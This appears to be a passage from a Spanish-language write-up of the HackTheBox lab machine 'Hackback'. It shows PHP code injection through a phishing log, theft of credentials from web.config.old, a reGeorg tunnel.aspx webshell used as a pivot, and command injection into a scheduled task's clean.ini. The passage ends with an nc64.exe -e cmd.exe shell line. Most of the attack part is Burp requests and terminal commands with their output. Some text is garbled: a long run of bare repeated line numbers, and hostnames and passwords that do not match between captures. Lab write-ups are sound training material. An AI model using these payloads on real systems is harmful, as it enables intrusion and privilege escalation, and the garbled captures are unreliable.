Desempaquetando htools (20231224-2+b2) ...
Configurando libhbx32t64:amd64 (4.26-1) ...
Configurando htools (20231224-2+b2) ...
Procesando disparadores para libc-2.41-6 ...
Procesando disparadores para man-db (2.13.0-1) ...
Procesando disparadores para kali-menu (2025.2.2) ...
```

El resultado de la decodificación previa permitió identificar un fragmento de código en el que se inicializaban diversas variables —**x**, **z**, **h**, **y**, **t**, **s**, **i**, **k**, **w**—, cuyos valores podían obtenerse de manera directa ejecutando el script en un navegador e imprimiendo su contenido.

Este procedimiento reveló la existencia de una **ruta oculta**, acompañada de parámetros significativos tales como *action*, *site*, *password* y *session*.

El acceso directo a dicha ruta, sin embargo, redirigía de forma automática al panel de inicio de sesión, lo que sugería que la interacción con este recurso requería autenticación previa en el **panel de administración**. Dado que el mensaje no especificaba el nombre exacto de la página de administración, se optó por realizar un proceso de **fuzzing** con **Gobuster**, empleando extensiones .aspx, .asp y .php, en consideración a la compatibilidad de **IIS** con múltiples tecnologías de servidor.

El análisis resultante arrojó coincidencias positivas, lo que permitió delimitar la superficie de ataque con mayor precisión. Con el objetivo de profundizar en la interacción, se canalizó todo el tráfico web hacia **Burp Suite**, herramienta indispensable para la interceptación, manipulación y análisis exhaustivo de peticiones HTTP.

```
Send  Cancel < > Follow redirection

Request
Pretty Raw Hex
1 GET /bbbe016122f1de34cd916421e531578/webadmin.php?action=list&site=hackthebox&password=
2 Host: admin.hackthebox.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,en-US;q=0.9,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: keep-alive
9 Cookie: PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0,i
12
13

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location: http://no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Location: /
7 Server: Microsoft-IIS/10.0
8 X-Powered-By: PHP/7.2.7
9 Set-Cookie: PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c;
path=
10 X-Powered-By: ASP.NET
11 Date: Sun, 18 May 2025 00:21:56 GMT
12 Content-Length: 17
13
14 Wrong secret key!
```



En un primer intento, las credenciales previamente utilizadas resultaron inválidas. No obstante, mediante la aplicación de un **ataque de fuerza bruta controlado**, fue posible obtener las credenciales correctas.

Una vez autenticado, el sistema expuso un archivo de **log**, cuya relevancia se incrementó al modificar el parámetro *action* con el valor *show*.

```
Send ⌂ Cancel ⌄ ⌅ Follow redirection

Request
Pretty Raw Hex
1 GET /bbb6916122f1da34ddcd916421e531578/webadmin.php?action=list&site=hackthebox&password=
12345678session: HTTP/1.1
2 Host: admin.hackthebox
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: keep-alive
9 Cookie: PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c;
10 PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c;
11 Priority: u=0, i
12
13
14 Array
15 (
16 [0] => .
17 [1] => ..
18 [2] => e691d0d9c19785fc4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
287
288
289
289
290
291
292
293
294
295
296
297
297
298
299
299
299
300
300
301
301
302
302
303
303
304
304
305
305
306
306
307
307
308
308
309
309
310
310
311
311
312
312
313
313
314
314
315
315
316
316
317
317
318
318
319
319
320
320
321
321
322
322
323
323
324
324
325
325
326
326
327
327
328
328
329
329
330
330
331
331
332
332
333
333
334
334
335
335
336
336
337
337
338
338
339
339
340
340
341
341
342
342
343
343
344
344
345
345
346
346
347
347
348
348
349
349
350
350
351
351
352
352
353
353
354
354
355
355
356
356
357
357
358
358
359
359
360
360
361
361
362
362
363
363
364
364
365
365
366
366
367
367
368
368
369
369
370
370
371
371
372
372
373
373
374
374
375
375
376
376
377
377
378
378
379
379
380
380
381
381
382
382
383
383
384
384
385
385
386
386
387
387
388
388
389
389
390
390
391
391
392
392
393
393
394
394
395
395
396
396
397
397
398
398
399
399
400
400
```

Esta manipulación provocó que la aplicación devolviera las mismas credenciales que habían sido previamente identificadas en la plantilla de *phishing* de HackTheBox, confirmando así la correlación entre los distintos vectores de ataque y consolidando el acceso a información sensible.

```
Send Cancel < > Follow redirection

Request
Pretty Raw Hex
1 GET /bb099f612f1da34cd91b421eb31b/s/webadmin.php?action=showsite=hacktheboxpassword#123456789session=301dee4c6bc7ef49c189978be2f02928088e1954a3c04b142a527d6c254bc9c HTTP/1.1
2 Host: admin.hackthebox.backtrack
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.6,q=0.3
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: keep-alive
9 Cookie: PHPSESSID=301dee4c6bc7ef49c189978be2f02928088e1954a3c04b142a527d6c254bc9c
10 Upgrade-Insecure-Requests: 1
11 Priority: u0, i
12
13
```



```
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1961 08:52:00 GMT
6 Location: http://admin.hackthebox.backtrack/
7 Server: Microsoft-IIS/10.0
8 X-Powered-By: PHP/7.2.7
9 Set-Cookie: PHPSESSID=301dee4c6bc7ef49c189978be2f02928088e1954a3c04b142a527d6c254bc9c; path/
10 X-Powered-By: ASP.NET
11 Date: Sun, 18 May 2025 00:38:48 GMT
12 Content-Length: 75
13 [17 May 2025, 05:27:13 PM] 10.10.14.87 - Username: admin, Password: admin
14
15
```



Al constatar que la aplicación permitía la inyección de código arbitrario en el contexto de las plantillas de *phishing*, se procedió a insertar un fragmento de **PHP** elemental —<?php echo "pwned"; ?>— con el objetivo de verificar la ejecución remota de código (*Remote Code Execution, RCE*). La posterior revisión de los registros confirmó la aparición reiterada de la cadena “*pwned*”, validando de manera inequívoca la capacidad de ejecutar instrucciones en el servidor comprometido.

```

Send ⌂ Cancel ⌂ < ⌂ > ⌂ Follow redirection ⌂

Request
Pretty Raw Hex
1 GET /webadmin.php?action=show&site=hackthebox5passwords
2 Host: admin.hackbar.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,en;q=0.8,en-US;q=0.5,es;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: keep-alive
9 Cookie: PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Location: /
7 Server: Microsoft-IIS/10.0
8 X-Powered-By: PHP/7.2.7
9 Set-Cookie: PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c; path=/
10 X-Powered-By: ASP.NET
11 Date: Sun, 18 May 2025 00:42:24 GMT
12 Content-Length: 148
13
14 [17 May 2025, 05:27:13 PM] 10.10.14.87 - Username: admin, Password: admin
15 [17 May 2025, 05:41:48 PM] 10.10.14.87 - Username: admin, Password: pwned

```

A partir de este resultado positivo, se intentó ampliar el alcance de la explotación mediante la función nativa **system()**, con el propósito de ejecutar comandos del sistema operativo.

```

Send ⌂ Cancel ⌂ < ⌂ > ⌂ Follow redirection ⌂

Request
Pretty Raw Hex
1 GET /webadmin.php?action=show&site=hackthebox5passwords
2 Host: admin.hackbar.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,en;q=0.8,en-US;q=0.5,es;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: keep-alive
9 Cookie: PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Location: /
7 Server: Microsoft-IIS/10.0
8 X-Powered-By: PHP/7.2.7
9 Set-Cookie: PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c; path=/
10 X-Powered-By: ASP.NET
11 Date: Sun, 18 May 2025 00:42:53 GMT
12 Content-Length: 216
13
14 [17 May 2025, 05:27:13 PM] 10.10.14.87 - Username: admin, Password: admin
15 [17 May 2025, 05:41:48 PM] 10.10.14.87 - Username: admin, Password: pwned[17 May 2025, 05:42:49 PM]
16 10.10.14.87 - Username: admin, Password: 

```

Sin embargo, la ausencia de salida visible obligó a explorar vías alternativas de enumeración. En este sentido, el lenguaje PHP ofrece un conjunto de funciones particularmente útiles para la interacción con el sistema de archivos:

- **scandir()**: permite listar el contenido de un directorio.
- **file_get_contents()**: posibilita la lectura de archivos arbitrarios.
- **file_put_contents()**: habilita la escritura de archivos en el sistema.

```

Send ⌂ Cancel ⌂ < ⌂ > ⌂ Follow redirection ⌂

Request
Pretty Raw Hex
1 GET /webadmin.php?action=show&site=hackthebox5passwords
2 Host: admin.hackbar.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,en;q=0.8,en-US;q=0.5,es;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: keep-alive
9 Cookie: PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

<?php print_r(scandir("/")); ?>

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Cache-Control: no-store, no-cache, must-revalidate
3 Pragma: no-cache
4 Content-Type: text/html; charset=UTF-8
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Location: /
7 Server: Microsoft-IIS/10.0
8 X-Powered-By: PHP/7.2.7
9 Set-Cookie: PHPSESSID=301dee4c6bc7ef49c1899788e2f029280888e1954a3c04b142a527d6c254bc9c; path=/
10 X-Powered-By: ASP.NET
11 Date: Sun, 18 May 2025 00:43:34 GMT
12 Content-Length: 647
13
14 [17 May 2025, 05:27:13 PM] 10.10.14.87 - Username: admin, Password: admin
15 [17 May 2025, 05:41:48 PM] 10.10.14.87 - Username: admin, Password: pwned[17 May 2025, 05:42:49 PM]
16 10.10.14.87 - Username: admin, Password: 
17 [0] => .recycle.Bin
18 [1] => Documents and Settings
19 [2] => PerfLogs
20 [3] => Program Files
21 [4] => Program Files (x86)
22 [5] => ProgramData
23 [6] => Projects
24 [7] => Recovery
25 [8] => System Volume Information
26 [9] => Users
27 [10] => Windows
28 [11] => gophish
29 [12] => inetpub
30 [13] => pagefile.sys
31 [14] => util
32 )
33

```



El uso de estas funciones facilitó la identificación de directorios relevantes, entre los que destacaban **Projects** y **util**. No obstante, el acceso a *util* estaba restringido, mientras que *Projects* contenía únicamente un documento sin valor aparente. La enumeración posterior del directorio **inctpub** reveló la existencia de un archivo denominado **web.config.old** dentro de la carpeta *admin*. La lectura de este archivo resultó especialmente significativa, ya que contenía **posibles credenciales** incrustadas en su configuración histórica.

```
Decoded from: Base64 ▾

<?xml version="1.0" encoding="UTF-8"?>\r\n
<configuration>\r\n
    <system.webServer>\r\n
        <authentication mode="Windows">\r\n
            <identity impersonate="true"\r\n
                <userName>simple</userName>\r\n
                <password>ZonoProprioZamaro:</password>\r\n
            </identity>\r\n
        </authentication>\r\n
        <urlMappings enabled="false" showPlays="None" />\r\n
    </system.webServer>\r\n
</configuration>\r\n
```

Dado que se había demostrado la capacidad de acceder a archivos arbitrarios, se decidió ampliar la exploración hacia **webadmin.php**, recurso crítico en la lógica de la aplicación.

Mediante la función `file_get_contents()`, se obtuvo el código fuente de dicho archivo, cuyo análisis detallado permitió comprender la estructura interna del panel de administración y sentó las bases para fases posteriores de explotación.




Además de la ejecución de archivos **PHP**, un servidor **IIS** también admite código **ASPX** y **ASP**, lo que abre la posibilidad de desplegar cargas útiles en distintos lenguajes soportados por el entorno. En este caso, se aprovechó dicha compatibilidad para implementar un **proxy SOCKS** a través del servidor web, con el objetivo de evadir las restricciones impuestas por el firewall. Para ello se empleó la herramienta **reGeorg**, sucesora de *reDuh* (presentada en BlackHat USA 2008), desarrollada por SensePost.

Conviene precisar que **reGeorg** es una técnica y herramienta de *HTTP tunneling* que permite establecer un canal encubierto entre el atacante y la red interna de la víctima, encapsulando el tráfico en peticiones HTTP/HTTPS aparentemente legítimas. Mediante la carga de un *webshell* específico (por ejemplo, *tunnel.aspx* en entornos IIS), el atacante puede transformar el servidor comprometido en un **punto de pivote**, habilitando un túnel SOCKS5 gestionado desde el script *reGeorgSocksProxy.py*. Esta capacidad resulta especialmente útil en escenarios donde las políticas de filtrado bloquean protocolos directos como ICMP, DNS o conexiones TCP arbitrarias, pero permiten tráfico HTTP/HTTPS saliente.

```
(administrador@kali)-[~/HTB/hackback/content]
└─$ git clone https://github.com/sensepost/reGeorg.git
Clonando en 'reGeorg'...
remote: Enumerando objetos: 85, done.
remote: Total 85 (delta 0), reused 0 (delta 0), pack-reused 85 (from 1)
Recibiendo objetos: 100% (85/85), 30.31 KiB | 5.05 MiB/s, listo.
Resolviendo deltas: 100% (41/41), listo.
```

Tras subir el *payload* **ASPX** al servidor y verificar su ejecución, se procedió a configurar el archivo **proxychains.conf**, lo que permitió encaminar el tráfico de herramientas de enumeración a través del túnel recién establecido.



Posteriormente, se activó el proxy con *reGeorgSocksProxy.py*, especificando tanto el puerto local como la URL del recurso **ASPX** cargado.

```
(administrador@kali)-[~/HTB/hackback/content/reGeorg]
└─$ python2 reGeorgSocksProxy.py -u http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/tunnel.aspx -p 1234

... every office needs a tool like Georg

willemsensepost.com / @w_m_
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldrAAD

[INFO] Log Level set to [INFO]
[INFO] Starting socks server [127.0.0.1:1234], tunnel at [http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/tunnel.aspx]
[INFO] Checking if Georg is ready
[INFO] Georg says, 'All seems fine'
```



La validez de la configuración se comprobó mediante **netexec**, confirmando que el túnel funcionaba correctamente.

```
(root@kali)-[~/home/administrador/HTB/hackback]
└─# proxychains4 netexec smb 127.0.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating default workspace
[*] Initializing VNC protocol database
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing WMI protocol database
[*] Initializing RDP protocol database
[*] Initializing NFS protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:135 ... OK
SMB      127.0.0.1    445   HACKBACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:HACKBACK) (signing=False) (SMBv1=False)
```

A partir de este punto, fue posible realizar un escaneo de puertos internos con resultados positivos, destacando la exposición del servicio **WinRM (Windows Remote Management)**.

```
(administrador@kali)-[~/HTB/hackback]
└─$ cat nmap/scanner_hackback_port
# Nmap 7.95 scan initiated Sat May 17 20:40:50 2025 as: /usr/lib/nmap/nmap -p135,445,5985 -sT -vvv -n -Pn -oN nmap/scanner_hackback_port 127.0.0.1
Nmap scan report for 127.0.0.1
Host is up, received user-set (0.10s latency).
Scanned at 2025-05-17 20:40:50 CEST for 0s

PORT      STATE SERVICE      REASON
135/tcp    open  msrpc        syn-ack
445/tcp    open  microsoft-ds syn-ack
5985/tcp   open  wsman        syn-ack

Read data files from: /usr/share/nmap
# Nmap done at Sat May 17 20:40:50 2025 -- 1 IP address (1 host up) scanned in 0.31 seconds
└─$
```

Análisis del puerto 5985 (WINRM)

Finalmente, se reutilizaron credenciales previamente descubiertas, lo que permitió autenticarse satisfactoriamente en la máquina objetivo y consolidar el acceso.

```
(administrador@kali)-[~/HTB/hackback]
└─$ proxychains4 evil-winrm -i 127.0.0.1 -u simple -p 'ZonoProprioZomaro:-'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
*evil-WinRM* PS C:\Users\simple\Documents> whami
hackback:simple
*evil-WinRM* PS C:\Users\simple\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . : .htb
IPv6 Address . . . . . : dead:beef::8cc4:c4d6:12ad:8be7%1
Link-local IPv6 Address . . . . . : fe80::8cc4:c4d6:12ad:8be7%1
IPv4 Address . . . . . : 10.129.228.106
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.129.0.1
*evil-WinRM* PS C:\Users\simple\Documents>
```



Durante la enumeración de privilegios asociados al usuario comprometido, se constató que éste pertenecía al grupo **project-managers** y, de manera inusual para una cuenta de bajo nivel, disponía del privilegio **SeImpersonatePrivilege**. Este hallazgo resulta particularmente significativo, ya que dicho privilegio habilita la capacidad de **suplantar el contexto de seguridad de un cliente autenticado** tras establecer una conexión, permitiendo al proceso que lo ostenta ejecutar acciones en nombre de otro usuario con mayores privilegios.

En términos técnicos, **SeImpersonatePrivilege** —denominado formalmente “*Impersonate a client after authentication*”— fue introducido en Windows 2000 SP4 y se encuentra presente en versiones posteriores del sistema operativo. Su abuso ha dado lugar a múltiples técnicas de escalada local de privilegios, conocidas colectivamente como la familia de los *Potato exploits* (por ejemplo, **Rotten Potato**, **Juicy Potato**, **PrintSpoofer**), que permiten a un atacante elevarse hasta **NT AUTHORITY\SYSTEM** aprovechando servicios que interactúan con procesos privilegiados. Por ello, la presencia de este privilegio en un usuario no administrativo constituye una **superficie de ataque crítica** en entornos corporativos.

```
*Evil-WinRM* PS C:\Users\simple\Documents> whoami /groups
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK

GROUP INFORMATION
-----
Group Name          Type           SID                                Attributes
=====
Everyone           Well-known group S-1-1-0                            Mandatory group, Enabled by default, Enabled group
HACKBACK\project-managers   Alias        S-1-5-21-2115913093-551423064-1540603852-1005  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias        S-1-5-32-580                           Mandatory group, Enabled by default, Enabled group
BUILTIN\Users       Alias        S-1-5-32-545                           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2                            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11                           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Organization  Well-known group S-1-5-15                           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account  Well-known group S-1-5-113                           Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10                         Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288                         Mandatory group, Enabled by default, Enabled group
*Evil-WinRM* PS C:\Users\simple\Documents> []
```

En paralelo, la exploración del sistema de archivos reveló la existencia de una carpeta denominada **util** en el directorio raíz, dentro de la cual se hallaba un directorio oculto que contenía varios scripts.

```
*Evil-WinRM* PS C:\util> gci `scripts
Directory: C:\util\scripts

Mode                LastWriteTime      Length Name
----                -----          ---- 
d----- 12/13/2018  2:54 PM          0 spool
-a---- 12/21/2018  5:44 AM         84 backup.bat
-a---- 5/17/2025   6:39 PM        402 batch.log
-a---- 12/13/2018  2:56 PM        93 clean.ini
-a---- 12/8/2018   9:17 AM       1232 dellog.ps1
-a---- 5/17/2025   6:39 PM        35 log.txt
*Evil-WinRM* PS C:\util> []
```

La naturaleza de estos archivos los convierte en un objetivo prioritario de análisis, por lo que se procedió a verificar los permisos efectivos del usuario sobre dichos recursos, con el fin de determinar si podían ser manipulados o ejecutados en un contexto privilegiado.

```
*Evil-WinRM* PS C:\util> icacls scripts\*.*
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
scripts\backup.bat NT AUTHORITY\SYSTEM:(F)
    HACKBACK\simple:(M)
    BUILTIN\Administrators:(F)

scripts\batch.log HACKBACK\hacker:(I)(F)
    NT AUTHORITY\SYSTEM:(I)(F)
    BUILTIN\Administrators:(I)(F)
    HACKBACK\simple:(I)(RX)

scripts\clean.ini NT AUTHORITY\SYSTEM:(F)
    BUILTIN\Administrators:(F)
    HACKBACK\project-managers:(M)

scripts\dellog.bat NT AUTHORITY\SYSTEM:(F)
    BUILTIN\Administrators:(F)
    HACKBACK\project-managers:(RX)

icacls.exe : scripts\dellog.ps1: Access is denied.
+ CategoryInfo          : NotSpecified: (scripts\dellog.ps1: Access is denied.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
Successfully processed 4 files; Failed processing 1 files
*Evil-WinRM* PS C:\util> []
```



La enumeración de archivos reveló la existencia de **clean.ini**, un archivo de configuración susceptible de ser ejecutado en el contexto de una **tarea programada**. El hecho de disponer de permisos de escritura sobre dicho archivo permitió plantear la hipótesis de que su manipulación podría derivar en la ejecución de comandos arbitrarios.

```
*Evil-WinRM* PS C:\util> cat scripts/clean.ini
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[Main]
Lifetime=100
LogFile=c:\util\scripts\log.txt
Directory=c:\inetpub\logs\LogFiles
*Evil-WinRM* PS C:\util>
```

Tras modificar el contenido de *clean.ini* e introducir instrucciones maliciosas, se comprobó que, transcurridos unos cinco minutos, el sistema ejecutaba efectivamente dichos comandos, cuyos resultados se redirigieron a un archivo bajo control del atacante.

```
*Evil-WinRM* PS C:\util> echo "[Main]" > C:\util\scripts\clean.ini
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
*Evil-WinRM* PS C:\util> echo "LogFile=c:\util\scripts\log.txt & whoami /all > c:\programdata\w.txt" >> C:\util\scripts\clean.ini
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
*Evil-WinRM* PS C:\util> echo "Directory=c:\inetpub\logs\LogFiles & whoami /all > C:\ProgramData\d.txt" >> C:\util\scripts\clean.ini
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
*Evil-WinRM* PS C:\util>
```

Este comportamiento confirmó la validez de la técnica y la posibilidad de abusar de la tarea programada como vector de persistencia y escalada.

```
*Evil-WinRM* PS C:\util> type C:\ProgramData\w.txt
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
USER INFORMATION
-----
User Name      SID
-----
hackback\hacker S-1-5-21-2115913093-551423064-1540603852-1003
```

Con el objetivo de obtener un **shell interactivo**, se consideró el uso de nc.exe. Sin embargo, las restricciones del **firewall** impidieron establecer una conexión inversa directa. En este punto, cobró relevancia el privilegio **SeImpersonate**, previamente identificado en el usuario comprometido. Dicho privilegio habilita la **suplantación de clientes autenticados** en conexiones IPC, lo que en la práctica permite a un proceso con este derecho ejecutar operaciones en el contexto de otro usuario con mayores privilegios.

Las **named pipes** constituyen un mecanismo de **Inter-Process Communication (IPC)** en Windows, diseñado para habilitar comunicación bidireccional entre procesos cliente y servidor. Mediante la función ImpersonateNamedPipeClient, un servidor de canalizaciones puede adoptar el token de seguridad del cliente conectado. Esta característica, en escenarios maliciosos, puede explotarse para elevar privilegios hasta **NT AUTHORITY\SYSTEM**.

```
Administrator@kali: [~/HTB/hackback/content]
└─$ curl -s https://githubusercontent.com/decoder11/pipeserverimpersonate/raw/heads/master/pipeserverimpersonate.ps1
--2025-05-17 20:56:32- https://raw.githubusercontent.com/decoder11/pipeserverimpersonate/refs/heads/master/pipeserverimpersonate.ps1
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 185.109.111.133, 185.199.108.133, 185.109.109.133, ...
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[185.109.111.133]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Contenido: 1330 byte(s) [text/plain]
Guardando a: piperserverimpersonate.ps1
piperserverimpersonate.ps1
100%[=====] 11,12K ---KB/s   en 0.001s
2025-05-17 20:56:32. (15.8 MB/s) - piperserverimpersonate.ps1 guardado [11389/11389]
```

En este caso, el atributo **LogFile** de *clean.ini* resultó ser un vector idóneo: al redefinirlo para que apuntara a una **canalización controlada por el atacante**, se forzó a que el proceso privilegiado que ejecutaba la tarea programada se conectara a dicha pipe. De este modo, se habilitó la **suplantación del contexto de seguridad** y, en consecuencia, la posibilidad de ejecutar código con privilegios elevados.

```
[Info: Upload Successful]
Administrator@kali: [~/Windows/system32\spool\drivers\color> echo "[Main]\nLifetime=100\nLogFile=c:\util\scripts\log.txt & ::\Windows\system32\spool\drivers\color\nC64.exe -e cmd.exe -lpv 4444\nDirectory=c:\inetpub\logs\LogFiles" > Util\scripts\clean.ini
Administrator@kali: [~/Windows/system32\spool\drivers\color> type Util\scripts\clean.ini
[Main]
Lifetime=100
LogFile=c:\util\scripts\log.txt & ::\Windows\system32\spool\drivers\color\nC64.exe -e cmd.exe -lpv 4444
Directory=c:\inetpub\logs\LogFiles
```



